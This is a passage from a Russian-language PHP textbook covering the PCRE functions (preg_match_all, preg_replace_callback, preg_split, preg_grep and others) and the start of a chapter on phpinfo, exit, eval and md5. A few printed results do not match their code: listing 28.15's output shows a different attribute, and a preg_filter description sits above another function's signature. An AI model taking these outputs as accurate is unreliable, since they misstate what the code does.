- `PREG_UNMATCHED_AS_NULL` — при использовании карманов в случае, если карманам в исходной строке не соответствует ни одна подстрока, в массиве `$matches` им назначается `null`. Без использования этой константы вместо `null` будет назначена пустая строка.

В листинге 28.13 приводится пример использования константы `PREG_OFFSET_CAPTURE`.

Листинг 28.13. Использование константы `PREG_OFFSET_CAPTURE`. Файл ex12.php

```
<?php
$st = '<b>жирный текст</b>';
$re = '|<(\w+).*?>(.*?)</\1>|s';

preg_match($re, $st, $p, PREG_OFFSET_CAPTURE);

echo '<pre>';
print_r($p);
echo '</pre>';
```

Результат работы этой программы выглядит так:

```
Array(
    [0] => Array(
            [0] => <b>жирный текст</b>
            [1] => 0
        )
    [1] => Array(
            [0] => b
            [1] => 1
        )
```

```
    [2] => Array(
            [0] => жирный текст
            [1] => 3
        )
)
```

Как видите, массив `$matches` по-прежнему содержит несколько элементов, однако если раньше это были обычные строки, то с использованием `PREG_OFFSET_CAPTURE` — массивы из двух элементов: `array(`*подстрока*`, `*смещение*`)`.

Функция:

```
preg_match_all(
    string $pattern,
    string $subject,
    array &$matches = null,
    int $flags = 0,
    int $offset = 0
): int|false
```

Если функция `preg_match()` ищет только первое совпадение выражения в строке, то `preg_match_all()` ищет *все* совпадения. Смысл аргументов почти тот же. Функция возвращает число найденных подстрок (или 0, если ничего не найдено). Если указан необязательный параметр `$offset`, поиск начинается с указанного в нем байта.

Формат результата, который окажется в `$matches` (на этот раз аргумент уже обязателен), существенно зависит от параметра `$flags`, принимающего целое значение (обычно используют константу). Однако в любом случае в `$matches` окажется двумерный массив.

Рассмотрим возможные константы для параметра `$flags`:

- `PREG_PATTERN_ORDER`

  Список `$matches` содержит элементы, упорядоченные по *номеру открывающей скобки*. Иными словами, к массиву нужно обращаться так: `$matches[`*B*`][`*N*`]`, где *B* — порядковый номер открывающей скобки в выражении, а *N* — номер совпадения, если их было несколько. Например, в `$matches[0]` будет содержаться список подстрок, полностью совпавших с выражением `$pattern` в строке `$subject`, в `$matches[1]` — список совпадений, которым соответствует первая открывающая скобка (если она есть), и т. д. Этот режим подразумевается по умолчанию.

- `PREG_SET_ORDER`

  Нам кажется, что это наиболее интуитивный режим поиска. Список `$matches` оказывается отсортированным по *номеру совпадения*. Иными словами, сколько раз выражение `$expr` совпало в строке `$subject`, столько элементов и окажется в `$matches`. При этом каждый элемент будет иметь точно такую же структуру, как и при вызове обычной функции `preg_match()`, а именно: это список совпавших скобочных выражений (нулевой элемент — все выражение, первый — первая скобка и т. д.). Обращение к массиву организуется так: `$matches[`*N*`][`*B*`]`, где *N* — порядковый номер совпадения, а *B* — номер скобки.

- `PREG_OFFSET_CAPTURE`

  Это не отдельное значение флага, а просто величина, которую можно прибавить к `PREG_PATTERN_ORDER` или `PREG_SET_ORDER`. Она заставляет PHP возвращать цифровые

смещения найденных элементов вместе с их значениями — точно так же, как было описано ранее для функции `preg_match()`.

- `PREG_UNMATCHED_AS_NULL`

  При использовании кармана может так получиться, что ему не соответствует ни один из вариантов. Тогда в результирующем массиве `$matches` ему будет соответствовать пустая строка. В случае использования этой константы вместо пустой строки возвращается значение `null`.

Чтобы познакомиться на практике с различными способами сохранения результата, запустите программу из листинга 28.14.

Листинг 28.14. Различные флаги `preg_match_all()`. Файл match_all.php

```
<?php
header('Content-type: text/plain');

$flags = [
    'PREG_PATTERN_ORDER' => PREG_PATTERN_ORDER,
    'PREG_SET_ORDER' => PREG_SET_ORDER,
    'PREG_SET_ORDER|PREG_OFFSET_CAPTURE' => PREG_SET_ORDER|PREG_OFFSET_CAPTURE
];
$re   = '|<(\w+).*?>(.*?)</\1>|s';
$text = '<b>текст</b>  и еще <i>другой текст</i>';

echo "Строка: $text" . PHP_EOL;
echo "Выражение: $re"  . PHP_EOL . PHP_EOL;
foreach ($flags as $name => $flags) {
    preg_match_all($re, $text, $mathces, $flags);
    echo "Флаг $name:" . PHP_EOL;
    print_r($mathces);
    echo PHP_EOL;
}
```

К сожалению, объем результата, генерируемого этим скриптом, не позволяет вставить его в книгу целиком. Вместо этого приведем фрагмент, соответствующий наиболее полезному флагу: `PREG_SET_ORDER`:

```
Array(
    [0] => Array(
            [0] => <b>текст</b>
            [1] => b
            [2] => текст
        )
    [1] => Array(
            [0] => <i>другой текст</i>
            [1] => i
            [2] => другой текст
        )
)
```

Замена совпадений

> ***Совет***
>
> Все функции замены по регулярному выражению по умолчанию работают в многострочном режиме — как будто бы указан модификатор `/m`. Поэтому рекомендуется явно использовать `/s`, когда это необходимо.

Функцию `preg_replace()` мы уже упоминали ранее в главе. Еще раз обратимся к ее синтаксису:

```
preg_replace(
    string|array $pattern,
    string|array $replacement,
    string|array $subject,
    int $limit = -1,
    int &$count = null
): string|array|null
```

Вкратце, действие функции таково: берется регулярное выражение `$pattern`, ищутся все его совпадения в строке `$subject` и заменяются строкой `$replacement`. Перед заменой специальные символы `$0`, `$1` и прочие, а также `\0`, `\1` и прочие интерполируются: вместо них подставляются подстроки, соответствующие скобочным выражениям внутри `$pattern` (соответственно, «нулевого» уровня — все совпадения, первого уровня — первая открывающая скобка и т. д.). Функция возвращает результат работы.

Если указан параметр `$limit`, то будет произведено не более `$limit` поисков и замен. Это удобно, если, например, нам нужно произвести однократную замену в строке только первого совпадения. Через необязательный параметр `$count` может быть возвращено количество фактических замен.

Первые три параметра могут быть не только строками, но и массивами. Это дает функции поистине колоссальные возможности.

Рассмотрим вначале, что происходит, если `$subject` представляет собой массив строк. Нетрудно догадаться: в этом случае замена производится в каждом элементе этого списка, и результат, также в виде списка, возвращается.

Если же `$pattern` является списком регулярных выражений, а `$replacement` — обычной строкой, то все выражения из `$pattern` будут поочередно найдены в `$subject` и заменены фиксированной строкой `$replacement`.

Наконец, если и `$pattern`, и `$replacement` являются списками, тогда PHP действует следующим образом: он попарно извлекает элементы из `$pattern` и `$replacement` и производит замену: `$pattern[$i] => $replacement[$i]`, где `$i` пробегает все возможные значения. Если очередного элемента `$to[$i]` не окажется (массив `$replacement` короче, чем `$pattern`), то произойдет замена пустой строкой.

PHP предоставляет еще одну функцию: `preg_filter()`, которая полностью эквивалентна `preg_replace()`, за исключением того, что возвращает только те значения, в которых найдено совпадение регулярного выражения:

```
preg_replace_callback(
    string|array $pattern,
    callable $callback,
```

```
    string|array $subject,
    int $limit = -1,
    int &$count = null,
    int $flags = 0
): string|array|null
```

Вместо того чтобы сразу заменять найденные совпадения строковыми значениями, эта процедура запускает функцию `$callback` и передает ей содержимое карманов. Результат, возвращенный функцией, используется для подстановки. Необязательный параметр `$flags` может быть комбинацией флагов `PREG_OFFSET_CAPTURE` и `PREG_UNMATCHED_AS_NULL`, описанных ранее.

Давайте напишем полностью корректный код, который переводит все теги в HTML-документе в верхний регистр (листинг 28.15).

Листинг 28.15. Перевод всех HTML-тегов в верхний регистр. Файл replace_callback.php

```
<?php
$str = <<<HTML
  <hTmL>
    <bOdY style="background: white;">
      Hello, world!
    </bOdY>
  </html>
HTML;

$str = preg_replace_callback(
    '{(?<btag></?)(?<content>\w+)(?<etag>.*?>)}s',
    fn($m) => $m['btag'].strtoupper($m['content']).$m['etag'],
    $str
);

echo htmlspecialchars($str);
```

Мы получим такой результат:

```
<HTML>
  <BODY bgcolor="white">
    Hello, world!
  </BODY>
</HTML>
```

Как видите, все теги были корректно преобразованы.

В PHP есть обобщенная функция `preg_replace_callback_array()`, которая имеет следующий синтаксис:

```
preg_replace_callback_array(
    array $pattern,
    string|array $subject,
    int $limit = -1,
```

```
    int &$count = null,
    int $flags = 0
): string|array|null
```

В качестве первого параметра `$pattern` функция принимает ассоциативный массив, ключами которого выступают регулярные выражения, а значениями — функции обратного вызова. Каждая из пар применяется для строки `$subject` (допускается также массив строк). Функция возвращает массив с результатами, в которых произведено `$count` замен. При необходимости количество замен может быть ограничено параметром `$limit`. В листинге 28.16 приводится пример использования функции `preg_replace_callback_array()`.

Листинг 28.16. Массовая замена. Файл replace_callback_array.php

```
<?php
$str = '<hTmL><bOdY>Hello, world!</bOdY></html>';

$str = preg_replace_callback_array(
    [
        '{(?<btag></?)(?<content>\w+)(?<etag>.*?>)}s' => function($m) {
            return $m['btag'].strtoupper($m['content']).$m['etag'];
        },
        '{(?<=>)([^<>]+?)(?=<)}s' => function($m){
            return "<strong>$m[1]</strong>";
        }
    ],
    $str
);

echo htmlspecialchars($str);
```

Результатом выполнения скрипта будет следующая строка:

```
<HTML><BODY><strong>Hello world!</strong></BODY></HTML>
```

Простор для творчества с использованием функций `preg_replace_callback()` и `preg_replace_callback_array()` поистине широк. Собственно, они умеют все то же, что умеет `preg_replace()`. Вот только некоторые манипуляции, которые можно делать с их помощью:

- автоматически проставлять атрибуты `width` и `height` у тегов `<img>`, полученные в результате перехвата выходного потока скрипта (функции `ob_start()` и т. д.);
- реализовывать «умную» замену «псевдотегов» с параметрами (например, `[font size=10]`), что обычно требуется в форумах и гостевых книгах;
- выполнять подстановки PHP-кода в различные шаблоны

и т. д.

Разбиение по регулярному выражению

Функция:

```
preg_split(
    string $pattern,
    string $subject,
    int $limit = -1,
    int $flags = 0
): array|false
```

очень похожа на `explode()`. Она тоже разбивает строку `$subject` на части, но делает это, руководствуясь регулярным выражением `$pattern`. А именно: те участки строки, которые совпадают с этим выражением, и будут служить разделителями. Параметр `$limit`, если он задан, имеет то же самое значение, что и в функции `explode()`, — возвращается список не более чем из `$limit` элементов, последний из которых содержит участок строки от (`$limit - 1`)-го совпадения до конца строки.

Параметр `$flag` может принимать следующие значения (можно также задавать несколько значений, сложив их или воспользовавшись оператором `|`):

- `PREG_SPLIT_NO_EMPTY`

  Из результирующего списка будут удалены элементы, равные пустой строке.

- `PREG_SPLIT_DELIM_CAPTURE`

  В список будут включены не только участки строк между совпадениями, но также и сами совпадения. Это очень удобно, если где-то далее в программе необходимо определить, какое именно совпадение вызвало разбиение строки в данной позиции.

- `PREG_SPLIT_OFFSET_CAPTURE`

  Этот вездесущий флаг делает все то же самое — вместо того, чтобы возвращать массив строк, функция вернет массив *списков*. Каждый такой список — это пара (*подстрока*, *позиция*), где *позиция* — это смещение очередного «кусочка» строки относительно начала `$subject`.

Наверное, вы уже догадались, что функция `preg_split()` работает гораздо медленнее, чем `explode()`. Однако она вместе с тем имеет впечатляющие возможности, в чем мы очень скоро убедимся. И все же не стоит применять `preg_split()` там, где прекрасно подойдет `explode()`.

Выделение всех уникальных слов из текста

Представьте, что перед нами некоторый довольно длинный текст в переменной `$text`. Необходимо выделить из него все слова и оставить из них только уникальные. Результат должен быть представлен в виде списка. Решение этой задачи может потребоваться, например, при написании на PHP индексирующей поисковой системы.

Воспользуемся для этого функцией `preg_split()` (листинг 28.17).

Листинг 28.17. Выделение уникальных слов в тексте. Файл uniq.php

```
<?php
// Эта функция выделяет из текста в $text все уникальные слова
// и возвращает их список. В необязательный параметр $nOrigWords
```

```
// помещается исходное число слов в тексте, которое было
// до "фильтрации" дубликатов.
function getUniques(string $text, int|null &$nOrigWords = null) : array
{
    // Сначала получаем все слова в тексте
    $words = preg_split("/([^[:alnum:]]|['-])+/s", $text);
    $nOrigWords = count($words);
    // Затем приводим слова к нижнему регистру
    $words = array_map('strtolower', $words);
    // Получаем уникальные значения
    $words = array_unique($words);
    return $words;
}
// Пример применения функции
setlocale(LC_ALL, 'ru_RU.UTF-8');
$fname = 'largetextfile.txt';
$text = file_get_contents($fname);
$uniq = getUniques($text, $nOrig);
echo "Было слов: $nOrig<br />";
echo "Стало слов: " . count($uniq) . '<hr />';
echo join(' ', $uniq);
```

Этот пример интересен тем, что имеет весьма большую функциональность при небольшом объеме. Его «сердце» — функции `preg_split()` и `array_unique()`, встроенные в PHP.

> ***Примечание***
>
> **Обратите внимание, что в программе нет *ни одного* цикла. Всю работу берут на себя функции PHP. Это еще раз подчеркивает тот факт, что в PHP существуют средства практически на все случаи жизни.**

Как вы думаете, сколько в среднем слов отсеются, как дубликаты, в типичном файле? Возьмем, например, файл с диалогами на английском языке, занимающий 55 Кбайт (этот файл имеется в архиве с исходными кодами, доступном на сайте книги). При запуске скрипт рапортует:

```
Было слов: 10342
Стало слов: 1620
```

Как видите, число слов уменьшилось более чем в 6 раз!

Экранирование символов

Ранее мы неоднократно пользовались тем фактом, что спецсимволы вроде `+`, `*` и т. д. необходимо экранировать обратными слешами, если мы хотим, чтобы они потеряли свое «специальное» назначение. Если мы задаем регулярное выражение для поиска в явном виде, никаких проблем нет — мы можем расставить «зубочистки» вручную. Но как быть, если выражение формируется динамически?

Функция:

```
preg_quote(string $str, ?string $delimiter = null): string
```

принимает на вход некоторую строку и экранирует в ней следующие символы:

```
. \ + * ? [ ^ ] $ () { } = ! < > | : -
```

Дополнительно также экранируется символ, заданный в `$delimiter` (если указан). Как видите, в приведенном списке популярный ограничитель `/` не упоминается. Именно его и нужно заносить в `$delimiter` в большинстве случаев.

Давайте рассмотрим пример использования этой функции. Пусть у нас в переменной `$highlight` хранится некоторое слово (или фраза с пробелами). Мы бы хотели выделить эту фразу жирным шрифтом в тексте HTML-страницы. Например, это может пригодиться для подсвечивания найденного контекста в результатах поискового скрипта. Задача осложняется тем, что во фразе могут присутствовать пробелы, которым в тексте соответствует сразу несколько разных пробельных символов. Кроме того, фраза может содержать спецсимволы регулярных выражений, которые необходимо трактовать как обычные знаки.

Следующий фрагмент решает задачу.

```
// Формируем регулярное выражение для поиска.
// Сначала экранируем все спецсимволы.
$re = preg_quote($highlight, "/");
// Затем заменяем пробельные символы на \s+ — это позволит совпадать
// пробелам в $highlight с любыми пробельными символами в $text.
$re = preg_replace('/\s+/', '\\s+', $re);
// Подсвечиваем слово.
echo preg_replace("/($re)/s", '<b>$1</b>', $text);
```

Фильтрация массива

В ОС UNIX существует очень полезная утилита: `grep`. Она принимает на свой вход текстовые строки, сверяет каждую из них с некоторым регулярным выражением и печатает только те строки, для которых нашлось совпадение.

В PHP имеется похожая функция, и называется она `preg_grep()`:

```
preg_grep(string $pattern, array $array, int $flags = 0): array|false
```

Она возвращает только те строки из массива `$array`, для которых было обнаружено совпадение с регулярным выражением `$pattern`. Ключи массива при этом сохраняются.

Параметр `$flags`, если он указан, может принимать одно-единственное значение: `PREG_GREP_INVERT`. Нетрудно догадаться, что оно делает: заставляет функцию «инвертировать» результат работы, т. е. вернуть *несовпавшие* строки из массива `$array`.

В листинге 28.18 приведен скрипт, который распечатывает имена всех файлов в текущем каталоге. Чтобы имя файла попало в распечатку, оно должно начинаться с подстроки `ex`, за которой идет цифра. В архиве с исходными кодами для этой главы таких файлов 12 штук.

Конечно, мы могли бы воспользоваться инструкцией `continue` и функцией `preg_match()`, вызываемой для каждой строки. Однако решение, приведенное в листинге 28.18, выглядит гораздо изящнее.

Листинг 28.18. Использование функции `preg_grep()`. Файл grep.php

```
<?php
foreach (preg_grep('/^ex\d/s', glob('*')) as $fn) {
    echo "Файл примера: $fn<br />";
}
```

Примеры регулярных выражений

Какая же книга, описывающая регулярные выражения, обходится без примеров... Мы не будем отступать от установленных канонов и приведем еще несколько особенно сложных примеров в дополнение к тем, что уже были представлены ранее.

Преобразование адресов e-mail

Задача: имеется текст, в котором иногда встречаются строки вида *пользователь@хост*, т. е. электронные адреса. Необходимо преобразовать их в HTML-ссылки.

Решение — в листинге 28.19.

Листинг 28.19. «Подсветка» адресов e-mail. Файл email.php

```
<?php
$text = 'Адреса: user-first@mail.ru, second.user@mail.ru.';

$html = preg_replace(
    '{
      [-\w.]+              # имя ящика
      @
      [-\w]+(\.[-\w]+)*    # имя хоста
    }xs',
    '<a href="mailto:$0">$0</a>',
    $text
);

echo $html;
```

Этот пример хотя и не безупречен, но все же преобразует правильно львиную долю адресов электронной почты.

Преобразование гиперссылок

Задача: имеется текст, в котором иногда встречаются подстроки вида *протокол*://*URL*, где *протокол* — один из протоколов: http или https, а *URL* — какой-нибудь адрес в Интернете. Нужно заместить их на HTML-эквиваленты `<a href=...>...</a>`.

Решение — в листинге 28.20.

Листинг 28.20. «Подсветка» HTML-ссылок. Файл http.php

```
<?php
$text = 'Ссылка: (http://thematrix.com), www.ru?"a"=b, http://lozhki.net.';
echo hrefActivate($text);

// Заменяет ссылки их HTML-эквивалентами ("подчеркивает ссылки")
function hrefActivate($text)
{
    return preg_replace_callback(
        '{
          (?:
            (\w+://)          # протокол с двумя слешами
            |                 # - или -
            www\.             # просто начинается на www
          )
          [-\w]+(\.[-\w]+)*   # имя хоста
          (?: : \d+)?         # порт (не обязателен)
          [^<>"\'()\[\]\s]*   # URI (но БЕЗ кавычек и скобок)
          (?:                 # последний символ должен быть...
              (?<! [[:punct:]] )  # НЕ пунктуационным
            | (?<= [-/&+*]      )  # но допустимо окончание на -/&+*
          )
        }xis',
        function ($p) {
            // Преобразуем спецсимволы в HTML-представление
            $name = htmlspecialchars($p[0]);
            // Если нет протокола, добавляем его в начало строки
            $href = !empty($p[1])? $name : "http://$name";
            // Формируем ссылку
            return "<a href=\"$href\">$name</a>";
        },
        $text
    );
}
```

Этот код, на первый взгляд, может показаться сложным, однако, если в нем разобраться, все оказывается «на поверхности». Мы вынуждены использовать дополнительную анонимную функцию для того, чтобы отследить ситуации, когда в теле ссылки присутствуют кавычки, апострофы и другие символы, недопустимые по стандарту в атрибуте `href` тега `<a>`. Кроме того, только с помощью анонимной функции мы можем одним выражением обрабатывать ситуации, когда префикс http:// у ссылки не задан, но зато имя сайта начинается с www.

Быть или не быть?

Конечно, можно придумать и еще множество примеров использования регулярных выражений. Вы наверняка сможете это сделать самостоятельно — особенно после некоторой практики, которая так важна для понимания этого материала.

Однако мы хотим обратить ваше внимание на то, что во многих задачах как раз не обязательно применять регулярные выражения. Так, например, задачи «поставить слеш перед всеми кавычками в строке» и «заменить в строке все кавычки на `"`» можно и нужно решать при помощи `str_replace()`, а не `preg_replace()` (это существенно — раз в 20 — повысит быстродействие). Не забывайте, что регулярное выражение — некоторого рода «насилие» над компьютером, принуждение делать нечто такое, для чего он мало приспособлен. Этим объясняется медлительность механизмов обработки регулярных выражений, экспоненциально возрастающая с ростом сложности шаблона и с ростом длины строки.

Ссылки

Если вы хотите получить значительно более глубокие знания в области регулярных выражений, стоит, вероятно, прочитать какую-нибудь специализированную литературу на эту тему. Одна из лучших книг — «Регулярные выражения: библиотека программиста»[1] Джеффри Фридла (или английский вариант, «Mastering Regular Expression», сокращенно MRE[2]).

Документация по регулярным выражениям в формате PCRE достаточно хорошо переведена на русский язык. Вы можете ознакомиться с ней на официальном сайте PHP по адресу: **https://www.php.net/manual/ru/book.pcre.php**.

Резюме

В этой главе мы изучили большинство возможностей, предоставляемых механизмом обработки регулярных выражений. Детально рассмотрели синтаксис регулярных выражений, познакомились с понятиями «карманы» и «жадность» квантификаторов. Научились работать с модификаторами, изменяющими способ работы анализатора выражений, а также с «незахватывающими» конструкциями сопоставления.


В конце главы подробно описаны все функции PHP, предназначенные для работы с регулярными выражениями, а также приведено несколько особенно сложных примеров.

---

[1] Фридл Дж. Регулярные выражения: библиотека программиста. — 3-е изд. — СПб.: Символ-Плюс, 2008.

[2] Jeffrey E. F. Friedl. Mastering Regular Expressions. 3rd edition. — O'Reilly, 2006.

ГЛАВА 29



Разные функции

Листинги этой главы находятся в каталоге *others* сопровождающего книгу файлового архива.

PHP имеет огромный спектр самых разнообразных функций. Часть из них — информационная — позволяет управлять работой интерпретатора: останавливать выполнение скрипта, задерживать его выполнение на какое-то время. Функция `eval()` позволяет выполнять PHP-код из строки. Функции `md5()` и `password_hash()` предоставляют хеши, которые можно использовать для контроля целостности и безопасной проверки паролей. В PHP даже есть функции для подсветки синтаксиса PHP-скриптов!

В этой главе мы рассмотрим наиболее интересные функции, а с остальными вам придется познакомиться по документации. К сожалению, объем книги не позволяет рассмотреть все доступные PHP-функции.

Информационные функции

Прежде всего, давайте познакомимся с двумя функциями: одна из них (`phpinfo()`) — выводит текущее состояние всех параметров PHP, а вторая (`phpversion()`) — версию интерпретатора.

Функция:

```
phpinfo(int $flags = INFO_ALL): bool
```

в общем-то, не должна появляться в законченной программе, поскольку выводит в браузер большое количество различной информации, касающейся настроек PHP и параметров вызова сценария, начиная от версии PHP и подключенных расширений и заканчивая состоянием всех суперглобальных массивов (листинг 29.1).

Листинг 29.1. Печать справочной информации о PHP. Файл phpinfo.php

```
<?php
phpinfo();
```

Результат работы этого скрипта представлен на рис. 29.1.




Рис. 29.1. Детальная информация об интерпретаторе PHP

Вывод функции весьма объемный, поэтому при помощи дополнительного параметра `$flags` его можно ограничить. Параметр принимает комбинацию следующих констант:

- `INFO_GENERAL` — информация о текущей сборке PHP: версия, расположение конфигурационного файла php.ini, операционная система, дата сборки, веб-сервер и другая информация относящаяся к PHP-интерпретатору;
- `INFO_CREDITS` — разработчики PHP;
- `INFO_CONFIGURATION` — значения директив PHP, большинство из которых задаются через конфигурационный файл php.ini;
- `INFO_MODULES` — информация о расширениях и их настройках;
- `INFO_ENVIRONMENT` — состояние переменных окружения (см. *главу 20*);
- `INFO_VARIABLES` — состояние суперглобальных массивов (см. *главу 20*);
- `INFO_LICENSE` — информация о лицензии PHP;
- `INFO_ALL` — выводит все упомянутые ранее разделы.

Флаги можно передавать функции `phpinfo()` по одиночке или комбинируя их при помощи битового ИЛИ `|`. В листинге 29.2 приводится пример скрипта, который выводит информацию о лицензии и создателях PHP.

Листинг 29.2. Ограничение справочной информации флагами. Файл phpinfo_flags.php

```
<?php
phpinfo(INFO_CREDITS | INFO_LICENSE);
```

Функция `phpinfo()` в основном задействуется при первоначальной установке PHP для проверки его работоспособности. Вероятно, для других целей использовать ее вряд ли целесообразно — слишком уж много информации она выдает, даже с учетом ее фильтрации дополнительными флагами.

Функция:

```
phpversion(?string $extension = null): string|false
```

пожалуй, могла бы по праву занять первое место на соревнованиях простых функций, потому что все, что она делает, — это возвращает текущую версию PHP (листинг 29.3).

Листинг 29.3. Возвращение текущей версии PHP. Файл phpversion.php

```
<?php
echo phpversion(); // 8.1.4
```

Функция может принимать необязательный параметр `$extension`. С его использованием можно узнать версию расширения, если передать функции строку с его названием.

Принудительное завершение программы

Функция:

```
exit(int|string $status): void
```

немедленно завершает работу сценария. Она может принимать необязательный параметр `$status`, информация из которого выводится в стандартный поток вывода перед завершением работы скрипта.

У функции `exit()` имеется синоним — `die()`, который часто используется в качестве альтернативы. Чаще всего эти функции применяют, если нужно напечатать сообщение об ошибке и аварийно завершить программу.

Полезным примером использования `die()` может служить такой код:

```
$filename = '/path/to/data-file';
$file = fopen($filename, 'r')
    or die("не могу открыть файл $filename!");
```

Здесь мы ориентируемся на специфику оператора `or` — «выполнять» второй операнд только тогда, когда первый «ложен». Мы уже встречались с этим приемом в *главе 23*, посвященной работе с файлами. Заметьте, что оператор `||` здесь применять нельзя — он имеет более высокий приоритет, чем `=`. С использованием `||` приведенный пример нужно было бы переписать следующим образом:

```
$filename = '/path/to/data-file';
($file = fopen($filename, 'r'))
    || die("не могу открыть файл $filename!");
```

Согласитесь, громоздкость этого варианта практически полностью исключает возможность применения `||` в подобных конструкциях.

Генерация кода во время выполнения

В PHP заложены возможности по созданию и выполнению кода программы прямо во время ее выполнения. То есть мы можем писать сценарии, которые в буквальном смысле создают сами себя, точнее, свой код!

Функция:

```
eval(string $code): mixed
```

берет строку `$code` и запускает как PHP-скрипт. Если этот код возвратил какое-то значение оператором `return` (как обычно и делают функции), `eval()` также вернет эту величину.

Параметр `$code` представляет собой обычную строку, содержащую участок PHP-программы. То есть в ней может быть все, что допустимо в сценариях:

- ввод/вывод, в том числе закрытие и открытие тегов `<?php` и `?>`;
- управляющие инструкции: циклы, условные операторы и т. п.;
- объявления и вызовы функций;
- вложенные вызовы функции `eval()`.

Тем не менее нужно помнить несколько важных правил:

- код в `$code` будет использовать *те же самые* глобальные переменные, что и вызвавшая программа. Таким образом, переменные *не локализуются* внутри `eval()`;
- любая критическая ошибка (например, вызов неопределенной функции) в коде строки `$code` приведет к завершению работы всего сценария (разумеется, сообщение об ошибке также напечатается в браузере);
- синтаксические ошибки и предупреждения, возникающие при трансляции кода в `$code`, не приводят к завершению работы сценария, а всего лишь вызывают возврат из `eval()` значения `false`. Что ж, хотя бы кое-что.

Не забывайте, что переменные в строках, заключенных в двойные кавычки, в PHP интерполируются (т. е. заменяются соответствующими значениями). Это значит, что нужно стараться применять строки в одиночных кавычках, если мы хотим реже использовать обратные слеши для защиты специальных символов. Например:

```
eval("$clever = $dumb;");  // Неверно!
// Вы, видимо, хотели написать следующее:
eval("\$clever = \$dumb");
// но короче будет так:
eval('$clever = $dumb');
```

Возможно, вы спросите: зачем нам использовать функцию `eval()`, если она занимается лишь выполнением кода, который мы и так можем написать прямо в нужном месте программы? Например, следующий фрагмент:

```
eval('for ($i = 0; $i < 10; $i++) echo $i; ');
```

эквивалентен такому коду:

```
for ($i = 0; $i < 10; $i++) echo $i;
```

Почему бы всегда не пользоваться таким вариантом? Да, конечно, в нашем примере лучше было бы так и поступить. Однако сила `eval()` заключается, прежде всего, в том, что параметр `$code` может являться (и чаще всего является) не статической строковой константой, а сгенерированной переменной. Вот, например, как мы можем создать 1000 функций с именами `printSquare1()`, ..., `printSquare1000()`, которые будут печатать квадраты первых 1000 чисел (листинг 29.4).

Листинг 29.4. Генерация семейства функций. Файл eval.php

```
<?php
for ($i = 1; $i <= 1000; $i++) {
    eval("function printSquare$i() { echo $i * $i; }");
}
printSquare303();
```

Попробуйте-ка сделать это, не прибегая к услугам `eval()`!

Мы уже отмечали, что в случае ошибки (например, синтаксической) в коде, обрабатываемом `eval()`, сценарий завершает свою работу и выводит сообщение об ошибке в браузер. Как обычно, сообщение сопровождается указанием, в какой строке произошла ошибка, однако вместе с именем файла выдается уведомление, что программа оборвалась в функции `eval()`. Например, сообщение может выглядеть так:

```
Parse error: parse error in eval.php(4) : eval()'d code on line 1
```

Как видим, в круглых скобках после имени файла PHP печатает номер строки, в которой была вызвана сама функция `eval()`, а после фрагмента `on line` — номер строки в параметре `$code` функции `eval()`. Впрочем, мы никак не сможем перехватить эту ошибку, поэтому последнее нам не особенно интересно.

Давайте теперь в качестве тренировки напишем код, являющийся аналогом инструкции `include`. Пусть нам нужно включить файл, имя которого хранится в `$fname`. Вот как это будет выглядеть:

```
$code = file_get_contents($fname, true);
eval("?>$code<?php");
```

Всего две строки, но какие... Рассмотрим их подробнее.

Что делает первая строка, совершенно ясно: она считывает все содержимое файла `$fname` и образует одну большую строку. Второй аргумент функции (`true`) заставляет ее искать считываемый файл не только в текущем каталоге, но и в путях поиска `include_path`.

Вторая строка, собственно, и запускает тот код, который мы только что считали. Но зачем она предваряется символами `?>` и заканчивается `<?php` — тегами закрытия и открытия кода PHP? Суть в том, что функция `eval()` воспринимает свой параметр именно как *код*, а не как документ со вставками PHP-кода. В то же время считанный нами файл представляет собой обычный PHP-сценарий, т. е. документ со «вставками» PHP. Иными словами, настоящая инструкция `include` воспринимает файл в *контексте документа*, а функция `eval()` — в *контексте кода*. Поэтому-то мы и используем `?>` — переводим текущий контекст в режим восприятия документа, чтобы функция `eval()` «осознала» статический текст верно.

Функции хеширования

Функции хеширования позволяют преобразовать по определенному алгоритму строку или содержимое файла в буквенно-цифровую последовательность — *хеш*. Данные шифруются таким образом, что не подлежат обратной расшифровке — восстановить исходную информацию по хешу нельзя.

Алгоритм хеширования MD5 долгое время оставался одним из самых популярных. Несмотря на то что алгоритм устарел и почти не используется в вопросах безопасности, он все еще популярен для получения контрольных сумм. Например, можно создать какой-то объемный файл — ISO-образ или архив — снять с него MD5-хеш и опубликовать в открытом источнике. Конечный пользователь, скачивая ISO-образ или архив, может проверить MD5-хеш и убедиться, что он загрузил неповрежденный и не подмененный архив.

Функция:

```
md5(string $string, bool $binary = false): string
```

принимает в качестве первого аргумента строку `$string` для которой необходимо вернуть хеш. Этот хеш представляет собой строку из 32 символов, каждый символ в которой является шестнадцатеричным числом (листинг 29.5).

Листинг 29.5. Формирование хеша. Файл md5.php

```
<?php
$str = 'Какая-то произвольная строка';
echo md5($str); // 169dd0040cbdab4cac1e8de55d951206
```

